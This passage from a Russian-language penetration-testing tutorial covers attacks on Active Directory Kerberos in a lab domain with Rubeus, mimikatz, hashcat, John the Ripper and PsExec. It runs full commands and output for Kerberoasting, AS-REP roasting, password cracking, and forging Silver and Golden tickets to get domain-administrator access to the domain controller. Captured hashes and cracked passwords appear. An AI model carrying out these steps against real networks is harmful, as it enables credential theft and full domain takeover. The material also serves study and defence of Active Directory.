0190 cb 9d 43 f3 97 53 f5 3c 4b fd ef 50 80 0f 82 b0 ..C..S.< K..P....
  
```

Давайте воспользуемся инструментом, которому посвящена данная статья (если кто забыл — это Rubeus).

Итак, для проведения этой атаки используется «экшн» `kerberoast`, добавив флаг `/stats`, мы можем выполнить проверку на наличие пользователей с установленным SPN, уязвимых к атаке данного типа.

```
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe kerberoast /stats
```



v1.5.0

```
[*] Action: Kerberoasting
```

```
[*] Listing statistics about target users, no ticket requests being performed.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 1
```

Supported Encryption Type	Count
RC4_HMAC_DEFAULT	1

Password Last Set Year	Count
2020	1

Теперь произведем атаку на учётную запись, использующую RC4 шифрование, а затем установим для неё AES-128/AES-256 шифрование и попробуем ещё раз.

Итак, под учетной записью meow.local/Barsik (шифрование RC4) запускаем рubeус командой Rubeus.exe kerberoast:


```
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe kerberoast
```

RUBEUS

v1.5.0

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Using alternate creds : meow.local\User1
```

```
[*] Searching path 'LDAP://meow.local' for Kerberoastable users
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName : iis_svc
```

```
[*] DistinguishedName : CN=IIS Service Account,CN=Users,DC=meow,DC=local
```

```
[*] ServicePrincipalName : HTTP/dc-16.meow.local
```

```
[*] PwdLastSet : 26.03.2020 17:08:57
```

```
[*] Supported ETYPES : RC4_HMAC_DEFAULT
```

```
[*] Hash : $krb5tgt$235*iis_svc$meow.local$HTTP/dc-16.meow.local*$2B850F15775364D7D16316E8B3DD984$AFF91EF3484D4865AA0F1A35551C32B2E97C845264AF50D1CB78F3FA263BBCEE25FFF0CC7F584CEA2FA4FBA4B96BC73C78CC155F098166A9FDCAE2918627F6D65B1C729C03BBCC00565117E456C2D6A7325C1CA052A1F4FD1242DE922DD38F3DF430841854E9BCFA1E56C374D124A750825A9BD99A6AF87A9A461AA054A7480299844DFA152085A27AF3930D851EDD183889A3276C08AA5595A18B2F756CB57C12D25F00AFA4E503036432807C9A134F057869041529FC48BF754157BDD0C08477D2DD371110B765EB0F9E2D24928098408CF5F58B9C667847D27E235C60EB69A7617F833C36AC87B19CD2868D58B29715C17CE82A14775E01639D53B65B32383727B35786D82BD800576F15C92C436BD5161F8D39BC767AD36A55E0BB989D1D5CCFEBEEAEDC1412620B70E55D542CAEB7BDE6E815E5C276D8CA4B3F931B00EA7DB884E086CB33C88818632A12765E271E3BCB27B42D74BF9EECA994717D029EFF6A1706F5B4F5CD5346CBB47E4F15468261FEA3786589B4A140A3D13C95A7E316F45AC46762BE789689003368C230349C1C7FBA794DDE53D6CECCCEC03F98FCE933E9EA8442C7D2AD02E14F666F148713830F8F58F405111523584982628DD4E1D16EDCFF99FE84F48629A4B4A40B8C4C268C412245B2581F9E6FDD464DC9BC95CFD4B4D288D3FBC340F015FC555DD4C3CF5B280A905F9B9D37C1E5DCC4D2A99637E88B18521C2B287C0171FCD6CB64EE1DEB8A06951D563FAEDFF002FD514311A6844CAA014D058C5D142D3C2060BE7CC3347EF7DD077A4CDC67208886BDC62E28E8005D4EF46D48AE8E206A9DB417D016F847B2EB0F4443E5C934EB77E4638DD1965866DFF64FB705D85B52B6DAA2DC6BF676E0B6418F2B3679B9087C51CD390E0557125154FCEC4D3BC664E9613F1CB706DAACF902D2B6257909281DE20792EAB6DEB1F02239F3F4C57B2176E4927D35489545090AC68713578E15623870526C61B0CB360F352C473FEA1238E17310BE280AB36A3D0CE08930644A650B909DD3D0B18399076EE2049EEBF9D8F64633FA097CEE2A8A9F224757F818EF6F9BB7B53B9DA20311B930E89F75D6BD6B27D864917F3671DF54ED7D3F012AB64FEAB367444025D68F85EE6D01FFA1862A78135033402C107FB636FAEC09AD7E884A9A510A2E1FC4E16A1AF9350EE614396E7B408E4F176F7EED6EF646632763BF2F9C4C90444976AC29CAB7599964D95877DA8C9603B87B1894BA2D5CD019CE184BC0EA8E2815A6F8B3860C5871824476EDE4F1E9835F1067E562BF232FAB82C8C15C5D64A6EA8651D78809AA6C3E4D83300CD42BA52C39FFBFA3C39EFCE530F5A551339CB7AE718748EABA9EDC3680B2364B1535B
```

В результате мы получили хэш TGS (зашифрованный по алгоритму RC4) для учетной записи iis_svc.

Включим AES шифрование:

Свойства: IIS Service Account

Организация Опубликованные сертификаты Член групп

Репликация паролей Входящие звонки Объект Безопасность Среда

Сеансы Удаленное управление

Профиль служб удаленных рабочих столов COM+ Редактор атрибутов

Общие Адрес Учетная запись Профиль Телефоны Делегирование

Имя входа пользователя:

is_svc @meow.local

Имя входа пользователя (пред-Windows 2000):

meow\ iis_svc

Время входа... Вход на...

☐ Разблокировать учетную запись

Параметры учетной записи:

- ☐ Использовать только типы шифрования Kerberos DES для
- ☒ Данная учетная запись поддерживает 128-разрядное
- ☒ Данная учетная запись поддерживает 256-разрядное
- ☐ Без предварительной проверки подлинности Kerberos

Срок действия учетной записи

☒ Никогда

☐ Истекает: 26 апреля 2020 г.

OK Отмена Применить Справка

Повторим:

```
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe kerberoast
```



v1.5.0

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName : iis_svc
```

```
[*] DistinguishedName : CN=IIS Service Account,CN=Users,DC=meow,DC=local
```

```
[*] ServicePrincipalName : HTTP/dc-16.meow.local
```

```
[*] PwdLastSet : 26.03.2020 17:08:57
```

```
[*] Supported ETypes : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
```

```
[*] Hash : $krb5tgt$185*iis_svc$meow.local$HTTP/dc-16.meow.local*$5AC0BA620959FB3C8341D8414E960687$DE002EC14A42C88552D4AC92EBEC729EDE44E723163FCC0F987344A27AEB53955C736ADAF9C5A5C25598DCF5F9373707B3060FA13EE2D49DF9F6F2F59999487E7852625962C904B18541D5627DBB5A59F7F799955E0E52FB3E759E144D4AE11D427BC785FB92C503366E2E178A7BBACAF50F2117D52CE0637AFB94EFB42B31EF4E50EB79FB833165BD7037365C1B72A48C8B7B757B55D976DE2D949B544A53FC41EB859EBC403282B6600086B5EB8C61E0E3A108E16F2DD8CE2489D4DD2173D94DFDF2C724F6445A07F0241CCA2C2ADB51DA05C7A089FD32C2895513124EE28A779DA8B33EF055759A0FDFCE8C0A8678E43E6B73354B7FE9AA6CDA9C9BE4220D9232C0D5B5FB75D00BE321A220177F88B8FA34BD2CB6B7BFC9E2AA8C5BE60E9F3C7D450D006A6FBCCCE5B2CC4B6604A21ABEF7CD2AE825EFEB8E4DA55C3B610BE47739E2D6309FF09C943F003738453C80D6D3D826B26E3DF46E3E6738CA940D4796D4136B39D5EEFEF67ABED2A668A99FC2C37CAF51B664806989CB0AC541D273EFC8A134309CC0AED285E0EBFE7574E1611DF9127E2123F51BD4FCEFF29B4ACC98146B84EDC2A3FAFAEA8AA62DA52E88ED2A2A472455957E758A04C3C2A06D6F6E0FFB7A62E0302380A43C01861A49B2789DD8BAC68F8705D5895EF6B2131AB06A0F57983CEAAFE194270C39A3998ED97DD3383FA8E1D612FCB79CEDB4072EC1895916A8936225A17031464786D147456CB67DEB3F9873CC6EE54C54767333790BFBC139A1EC954175B1D5A92A004F5BAFB25CADB04A5C08B311AF2894EC0D9C2269455A4C5FD1418D4F354841850036DC7D8C75C54D890A08B6EF7D4DFB1B4369020D5C99483E129FC759C22ED14C6E23CD170DE23003D99158B4096E71B519143920C2D9FEC40468EE6AF2B531BC95500CEBA1ED16B09ABEDCE5F3D504211325A5DDAD3493DF843A50897333A07DD91E3E555D2D84CB6DD88B214F530D7F06142087BCCD4023C64B6D9D835CBA3F5A183CEBBFB1E5BA48C1D005F53A292D67C920AD03FD8E3755102D2823E95243D54494AFF107A2B6550B490E8A1541D8CB8A2989B3FDE1E5ACE4530984EED8CAB2090400C858B8794F5D2795C986513DB75E3E3CEAC15604906681A8C3D06110E198893D72EDD2D0C9BDA02151B7B853C8BD7D8896C41E80113BC360DD240ACAA8B7A983D76700C32ADFEE946FDF7252EF0DAC2DFFCA43F248DFF9D3F80118903699DE9CD903FF80D85732DAD2004DD6B80482A6E819C60514EBC12B8804C3423F18A11605E1A25E249108D09BD9E258A5E198DAB9B3BC718498BCF8E8DE8A1214EEAFA5519088DE081AB66B3C3AFCBCA3B02F6283199C4A0508EC4A1C3254EE1B64AA5770B897B8ACCC015375CAF11BF49B7C080CD42F31F25E92E63D38F4CC66D05B79B72976FED9113551D30EC2B3A88B982
```

```
PS C:\Ghostpack-CompiledBinaries-master>
```

Мы также получили TGS, только зашифрованный по алгоритму AES-128/AES-256

Оба эти хэша ломаются одинаково хорошо утилитами hashcat и JohnTheRipper.

```
.\hashcat64.exe -m 13100 --force -a 0 .\iis_hash.keberoast .\pass.txt
```



```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgs$23$iis_svc$meow.local$HTTP/dc-16.meow.loc...90b6fc
Time.Started.....: Fri Mar 27 17:03:03 2020 (0 secs)
Time.Estimated...: Fri Mar 27 17:03:03 2020 (0 secs)
Guess.Base.....: File (.\pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 107.2 kH/s (0.18ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Speed.#2.....: 0 H/s (0.00ms) @ Accel:8 Loops:1 Thr:64 Vec:1
Speed.#*.....: 107.2 kH/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 66/66 (100.00%)
Rejected.....: 0/66 (0.00%)
Restore.Point....: 0/66 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-1
Candidates.#1....: 123456 -> testp@ss3
Candidates.#2....: [Copying]
Hardware.Mon.#1...: Temp: 47c Util: 0% Core:1620MHz Mem:4513MHz Bus:8
Hardware.Mon.#2...: N/A
```

```
root@kali:/mnt/hgfs/Share/Rubeus# john hash.txt --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
S3rv1ce! (?)
lg 0:00:00:00 DONE (2020-03-27 06:36) 100.0g/s 6600p/s 6600c/s 6600C/s 123456..testp@ss3
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/mnt/hgfs/Share/Rubeus# john hash.txt --show
?:S3rv1ce!

1 password hash cracked, 0 left
root@kali:/mnt/hgfs/Share/Rubeus#
```

Обратите внимание на тип хэша в данной атаке — Kerberos 5 **TGS-REP** etype 23.

ASREPRoast

Для начала немного поговорим о предварительной аутентификации Kerberos. При обычных операциях в среде Windows Kerberos клиент отправляет в KDC запрос (пакет AS-REQ), содержащий временную метку (timestamp), зашифрованную хэшем пароля пользователя. Эта структура в пакете называется PA-ENC-TIMESTAMP и встроена в PA-DATA (данные предварительной авторизации), более подробно описано на странице [60 RFC4120](#) и используется в Kerberos версии 5. Затем KDC расшифровывает временную метку, что бы проверить валидность пользователя,

отправившего AS-REQ, а затем возвращает AS-REP и продолжает обычные процедуры аутентификации.

В AS-REP сам билет зашифрован сервисным ключом (в данном случае хэшем `krbtgt`), «зашифрованная часть» подписывается паролем пользователя, для которого мы отправляем AS-REQ.

В современных средах Windows все учетные записи пользователей требуют предварительной проверки подлинности Kerberos, но, что интересно, по умолчанию, Windows сначала пытается выполнить обмен AS-REQ/AS-REP без предварительной проверки подлинности (не отправляя зашифрованную метку времени):

No.	Time	Source	Destination	Protocol	Length	Info
28	3.948133	192.168.0.202	192.168.0.201	KRB5	281	AS-REQ
29	3.948613	192.168.0.201	192.168.0.202	KRB5	253	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
36	3.949103	192.168.0.202	192.168.0.201	KRB5	361	AS-REQ
37	3.949414	192.168.0.201	192.168.0.202	KRB5	150	KRB Error: KRB5KRB_AP_ERR_SKEW
44	3.949808	192.168.0.202	192.168.0.201	KRB5	361	AS-REQ
46	3.950286	192.168.0.201	192.168.0.202	KRB5	73	AS-REP
54	3.950816	192.168.0.202	192.168.0.201	KRB5	1601	TGS-REQ
57	3.951392	192.168.0.201	192.168.0.202	KRB5	111	TGS-REP
62	3.951869	192.168.0.202	192.168.0.201	LDAP	1699	bindRequest(3) "<ROOT>" sasl
64	3.952535	192.168.0.201	192.168.0.202	LDAP	265	bindResponse(3) success

```

> Frame 28: 281 bytes on wire (2248 bits), 281 bytes captured (2248 bits) on interface \Device\NPF_{31E248F2-71FC-4AF4-B6F1-3363043E98BD}, id 0
> Ethernet II, Src: VMware_89:0d:81 (00:0c:29:89:0d:81), Dst: VMware_c1:dc:67 (00:0c:29:c1:dc:67)
> Internet Protocol Version 4, Src: 192.168.0.202, Dst: 192.168.0.201
> Transmission Control Protocol, Src Port: 52623, Dst Port: 88, Seq: 1, Ack: 1, Len: 227
v Kerberos
  > Record Mark: 223 bytes
  v as-req
    pvno: 5
    msg-type: krb-as-req (10)
    v padata: 1 item
      > PA-DATA PA-PAC-REQUEST
    v req-body
      Padding: 0
      > kdc-options: 40810010
      > cname
      realm: MEOW.LOCAL
      > sname
      till: 2037-09-13 02:48:05 (UTC)
      rtime: 2037-09-13 02:48:05 (UTC)
      nonce: 532844765
      > etype: 6 items
      > addresses: 1 item BARSCOMP<20>
  
```

Это происходит из-за того, что клиент заранее не знает поддерживаемые типы шифрования (etypes), подробно описано в разделе [2.2 RFC6113](#).

Данная атака возможна, если учетной записи пользователя разрешена аутентификация без предварительной проверки подлинности Kerberos. Мы можем отправить AS-REQ для пользователя, у которого отключена предварительная

проверка подлинности, и сразу получить AS-REP хэш, расшифровав который получим пароль пользователя.

Здесь важно то, что атакующему для проведения данной атаки, в отличие от Kerberoasting, пароль учетной записи **не требуется**, только валидные имена пользователей домена.

```
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe asreproast

  RUBEUS
v1.5.0

[*] Action: AS-REP roasting
[*] Target Domain      : meow.local
[*] Searching path 'LDAP://DC-16.meow.local/DC=meow,DC=local' for Kerberoastable users
[X] No users found to AS-REP roast!
PS C:\Ghostpack-CompiledBinaries-master>
```

Пользователи без предварительной аутентификации не найдены, поставим соответствующую галочку в настройках учетной записи пользователя и повторим атаку:

Свойства: Barsik ? X

Член групп Входящие звонки Среда Сеансы Удаленное управление
Профиль служб удаленных рабочих столов COM+

Общие Адрес Учетная запись Профиль Телефоны Организация

Имя входа пользователя:
barsik @meow.local

Имя входа пользователя (пред-Windows 2000):
meow\ barsik

Время входа... Вход на...

☐ Разблокировать учетную запись

Параметры учетной записи:

- ☐ Использовать только типы шифрования Kerberos DES для
- ☐ Данная учетная запись поддерживает 128-разрядное
- ☐ Данная учетная запись поддерживает 256-разрядное
- ☒ Без предварительной проверки подлинности Kerberos

Срок действия учетной записи

☒ Никогда

☐ Истекает: 25 апреля 2020 г.

OK Отмена Применить Справка


```

PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe asreproast

  RUBEUS
  v1.5.0

[*] Action: AS-REP roasting
[*] Target Domain      : meow.local
[*] Searching path 'LDAP://DC-16.meow.local/DC=meow,DC=local' for Kerberoastable users
[*] SamAccountName     : barsik
[*] DistinguishedName  : CN=Barsik,CN=Users,DC=meow,DC=local
[*] Using domain controller: DC-16.meow.local (192.168.0.201)
[*] Building AS-REQ (w/o preauth) for: 'meow.local\barsik'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$barsik@meow.local:B0F3DFA8728D2FD04C3034D88A59F306$AA00799C4036502137
94C1D76218C2F7E27E979EF838E35D1EFAA62F758853535F7C41B3F8BB50E5D0140D4F2E12AB3D80
08EB1B0FDEA83579F4E3DA19C46D983F35968E1A26047A70E78630D16D4AB5761C25D81505827C3D
B105F7C47A9200CD9386D149AC12D3C601796BA933C6B832FE6AC92BFC7D639109285EBBB15B3296
F4AE1FABA9209F27A2425B5ADBB72CDD45F03CFBDC084EDDB526D191C4488CF3569F52CF5E6B4E16
B63B4EAB69AF6B96B5861C56E438CEA54A7D5CFD3237079D149EBAE8CCBD198D5E0844A63194ADBD
F3386FCECB5716D00B780F894CB717D9E03A3272EF6198

```

Есть! Мы получили AS-REP хэш, ломаем его через hashcat и JTR.

```

root@kali:~/mnt/hgfs/Share/Rubeus# john barsik_hash.txt --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
No password hashes left to crack (see FAQ)
root@kali:~/mnt/hgfs/Share/Rubeus# john barsik_hash.txt --show
$krb5asrep$krb5asrep$barsik@meow.local:Meow1234

1 password hash cracked, 0 left
root@kali:~/mnt/hgfs/Share/Rubeus#

```

```

.\hashcat64.exe -m 18200 --force -a 0 .\barsik_hash.asreproast .\pass.txt

```



```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 AS-REP etype 23
Hash.Target.....: $krb5asrep$23$barsik@meow.local:1a03e1225884d304051...0af7ab
Time.Started.....: Fri Mar 27 17:09:04 2020 (0 secs)
Time.Estimated...: Fri Mar 27 17:09:04 2020 (0 secs)
Guess.Base.....: File (.\pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 93723 H/s (0.12ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Speed.#2.....: 0 H/s (0.00ms) @ Accel:8 Loops:1 Thr:64 Vec:1
Speed.#*.....: 93723 H/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 66/66 (100.00%)
Rejected.....: 0/66 (0.00%)
Restore.Point....: 0/66 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-1
Candidates.#1....: 123456 -> testp@ss3
Candidates.#2....: [Copying]
Hardware.Mon.#1...: Temp: 50c Util: 43% Core:1493MHz Mem:4513MHz Bus:8
Hardware.Mon.#2...: N/A
```

Обратите внимание, здесь я указываю хэшкату тип хэша 18200 (в Kerberoast был 13100), который означает что ломать надо хэш Kerberos 5 **AS-REP** etype 23.

SILVER TICKET

Суть данной атаки в том, чтобы подделать TGS для скомпрометированной службы и получить максимальные права на этом сервисе, при этом KDC здесь не принимает никакого участия. Для реализации данной атаки необходимо знать NTLM-хэш пароля учетной службы (в нашем примере meow.local\iis_svc из примера с Kerberoasting). Атакующий может создать блок данных, соответствующий TGT-REP, вот упрощенный пример поддельного билета:

```
realm : meow.local sname : http\dc-16.meow.local enc-part : Зашифровано
                               скомпрометированным NTLM-хэшем
key : 0x379DC4FA152BA1C Произвольный ключ сеанса
crealm : meow.local
cname : BadCat
authtime : 2050/01/01 00:00:00 Срок действия билета
authorization-data : «поддельный PAC, с необходимыми правами доступа к
                     сервису»
```

Стоит учитывать, что РАС имеет двойную подпись: первая подпись использует секрет учетной записи службы, а вторая использует секрет контроллера домена (секрет учетной записи krbtgt). Атакующий знает только секрет учетной записи службы, поэтому вторую подпись он подделать не может. Однако когда сервис получает этот билет, он обычно проверяет только первую подпись. Это связано с тем, что некоторым учетным записям служб предоставлена привилегия действовать как часть операционной системы (подробнее [тут](#)). Для таких служб Silver Ticket будет работать, даже если пароль krbtgt будет изменен, но пока не изменится пароль учетной записи самой службы.

Непосредственно с помощью Rubeus создать Silver Ticket не получится, но это можно сделать с помощью [Mimikatz](#).

```
mimikatz # kerberos::golden /sid:S-1-5-21-805811633-2792495381-1632241693 /domain:meow.local /id:1001 /target:dc-16.meow.local /service:http /rc4:7de9331f970234da5d8cceb60af1de8b /user:BadCat
User      : BadCat
Domain    : meow.local (MEOW)
SID       : S-1-5-21-805811633-2792495381-1632241693-1123
User Id   : 1001
Groups Id : *513 512 520 518 519
ServiceKey: 7de9331f970234da5d8cceb60af1de8b - rc4_hmac_nt
Service   : http
Target    : dc-16.meow.local
Lifetime  : 14.04.2020 15:46:54 ; 12.04.2030 15:46:54 ; 12.04.2030 15:46:54
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

SID — идентификатор пользователя (получен командой «whoami /user»);

Domain — наш домен meow.local;

ID — желаемый идентификатор безопасности (1001 в нашем случае соответствует для учетной записи Adadmin, имеющей права администратора);

Target — атакуемый хост с запущенным скомпрометированным сервисом;

Service — атакуемый сервис (у нас HTTP);

RC4 — NTLM-хэш пароля учётной записи meow.local\iis_svc (учетная запись службы);

User — имя пользователя (может быть любым).

Mimikatz сохранит поддельный TGS в файл. Далее, командой klist.exe проверим наличие действующих билетов, с помощью Rubeus подгрузим поддельный билет (в примере файл silver.kirbi) в текущую сессию пользователя, ещё раз проверим klist и наконец отправим веб-запрос на dc-16.meow.local.

```

PS C:\ghostpack-CompiledBinaries-master> klist.exe
Текущим идентификатором входа является 0:0x465a7
Кэшированные билеты: (0)
PS C:\ghostpack-CompiledBinaries-master> .\Rubeus.exe ptt /ticket:silver.kirbi

RUBEUS
v1.5.0

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\ghostpack-CompiledBinaries-master> klist.exe
Текущим идентификатором входа является 0:0x465a7
Кэшированные билеты: (1)
#0> Клиент: BadCat @ meow.local
Сервер: http/dc-16.meow.local @ meow.local
Тип шифрования KerbTicket: RSADSI RC4-HMAC(NT)
флаги билета 0x40a00000 -> forwardable renewable pre_authent
Время начала: 4/14/2020 15:46:54 (локально)
Время окончания: 4/12/2030 15:46:54 (локально)
Время продления: 4/12/2030 15:46:54 (локально)
Тип ключа сеанса: RSADSI RC4-HMAC(NT)
флаги кэша: 0
Вызванный центр распространения ключей:
PS C:\ghostpack-CompiledBinaries-master> Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http://dc-16.meow.local

StatusCode      : 200
StatusDescription : OK
Content          : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                  <html xmlns="http://www.w3.org/1999/xhtml">
                  <head>
                  <meta http-equiv="Content-Type" cont...
RawContent       : HTTP/1.1 200 OK
                  Persistent-Auth: true
                  Accept-Ranges: bytes
                  Content-Length: 703
                  Content-Type: text/html
                  Date: Tue, 14 Apr 2020 13:12:28 GMT
                  ETag: "57e77a3b862d61:0"
                  Last-Modified: Wed, 25 Mar 20...
Forms            :
Headers          : {[Persistent-Auth, true], [Accept-Ranges, bytes], [Content-Length, 703], [Content-Type, text/html]...}
Images           : [{"outerHTML=; tagName=IMG; src=iisstart.png; alt=IIS; width=960; h
                  ight=600}]
InputFields      :
Links            : [{"outerHTML=<a href="http://go.microsoft.com/fwlink/?linkid=66138&clid=0x409"></a>; tagName=A; href=http://go.microsoft.com/fwlink/?linkid=66138&clid=0x409}]
ParsedHtml       :
RawContentLength : 703

PS C:\ghostpack-CompiledBinaries-master>

```

Авторизация прошла успешно и мы получили двухсотый ответ, заглянем в логи на dc-16.

Безопасность Событий: 189 784 (!) Есть новые события

Ключевые слова	Дата и время	Источник	Код события	Категория задачи
Аудит успеха	14.04.2020 15:51:06	Microsoft Windows securit...	4634	Выход из системы
Аудит успеха	14.04.2020 15:51:06	Microsoft Windows securit...	4624	Вход в систему
Аудит успеха	14.04.2020 15:50:55	Microsoft Windows securit...	4634	Выход из системы
Аудит успеха	14.04.2020 15:50:44	Microsoft Windows securit...	4634	Выход из системы
Аудит успеха	14.04.2020 15:50:41	Microsoft Windows securit...	4634	Выход из системы
Аудит успеха	14.04.2020 15:50:41	Microsoft Windows securit...	4624	Вход в систему

Событие 4624, Microsoft Windows security auditing.

Общие Подробности

Уровень олицетворения: Олицетворение

Новый вход:

ИД безопасности:	S-1-5-21-805811633-2792495381-1632241693-1001
Имя учетной записи:	BadCat
Домен учетной записи:	meow.local
ИД входа:	0x194BF7
Связанный ИД входа:	0x0
Сетевое имя учетной записи:	-
Сетевой домен учетной записи:	-

Имя журнала: Безопасность

Источник: Microsoft Windows security Дата: 14.04.2020 15:51:06

Код: 4624 Категория задачи: Вход в систему

Уровень: Сведения Ключевые слова: Аудит успеха

Пользов.: Н/Д Компьютер: DC-16.meow.local

Код операции: Сведения

Подробности: [Справка в Интернете для](#)

Видим, что был произведен вход в систему под учетной записью BadCat (в домене такой учетки нет) с привилегиями доменного администратора Adadmin, о чем свидетельствует ИД безопасности, а точнее последние 4 цифры – 1001.

GOLDEN TICKET

Эта атака напоминает «серебряный билет», только атакующий создает TGT с использованием NTLM-хэша учетной записи krbtgt. Преимущества «золотого билета» в том, что он даёт возможность получения доступа к любому сервису или любому хосту внутри домена.

NTLM-хэш учетной записи krbtgt можно получить из процесса lsass, файла NTDS.dit или через атаку DCSync, но потребуются административные права.

С помощью Mimikatz создадим Golden ticket:

```
PS C:\Ghostpack-CompiledBinaries-master\x64> whoami.exe /user
Сведения о пользователе
-----
Пользователь SID
=====
meow\barsik S-1-5-21-805811633-2792495381-1632241693-1123
PS C:\Ghostpack-CompiledBinaries-master\x64> .\mimikatz.exe

##### mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
## ^ ## "A La Vie, A L'Amour" - (oe,oe)
## / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## < ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # kerberos::golden /sid:S-1-5-21-805811633-2792495381-1632241693 /id:500 /rc4:3ad9a13d5f6bd1efd63fb305bc6ef9c8 /domain:meow.local /user:VeryBadCat
User : VeryBadCat
Domain : meow.local (MEOW)
SID : S-1-5-21-805811633-2792495381-1632241693
User Id : 500
Groups Id : 513 512 520 518 519
ServiceKey: 3ad9a13d5f6bd1efd63fb305bc6ef9c8 - rc4_hmac_nt
Lifetime : 14.04.2020 19:47:12 ; 12.04.2030 19:47:12 ; 12.04.2030 19:47:12
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

Здесь я использовал идентификатор безопасности (id) 500, чтобы получить права администратора системы (можно указать любой другой), NTLM-хэш (rc4) учетной записи krbtgt и пользователя VeryBadCat.

Проверим список действующих тикетов в сессии, добавим «золотой», проверим и подключимся к КД, используя [PsExec](#).


```
PS C:\Ghostpack-CompiledBinaries-master>
PS C:\Ghostpack-CompiledBinaries-master> klist.exe

Текущим идентификатором входа является 0:0x7019df

Кэшированные билеты: (0)
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe ptt /ticket:golden.kirbi
```



v1.5.0

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Ghostpack-CompiledBinaries-master> klist.exe
```

Текущим идентификатором входа является 0:0x7019df

Кэшированные билеты: (1)

```
#0>      Клиент: VeryBadCat @ meow.local
      Сервер: krbtgt/meow.local @ meow.local
      Тип шифрования KerbTicket: RSADSI RC4-HMAC(NT)
      флаги билета 0x40e00000 -> forwardable renewable initial pre_authent
      Время начала: 4/14/2020 19:47:12 (локально)
      Время окончания: 4/12/2030 19:47:12 (локально)
      Время продления: 4/12/2030 19:47:12 (локально)
      Тип ключа сеанса: RSADSI RC4-HMAC(NT)
      флаги кэша: 0x1 -> PRIMARY
      Вызванный центр распространения ключей:
```

```
PS C:\Ghostpack-CompiledBinaries-master> .\PsExec.exe \\dc-16 powershell
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Windows PowerShell

(C) Корпорация Майкрософт (Microsoft Corporation), 2016. Все права защищены.

```
PS C:\Windows\system32> whoami /user
```

hai/sr

Сведения о пользователе

Пользователь	SID
meow\verybadcat	S-1-5-21-805811633-2792495381-1632241693-500

```
PS C:\Windows\system32>
```

```
C:\Windows\system32>whoami
meow\verybadcat
```

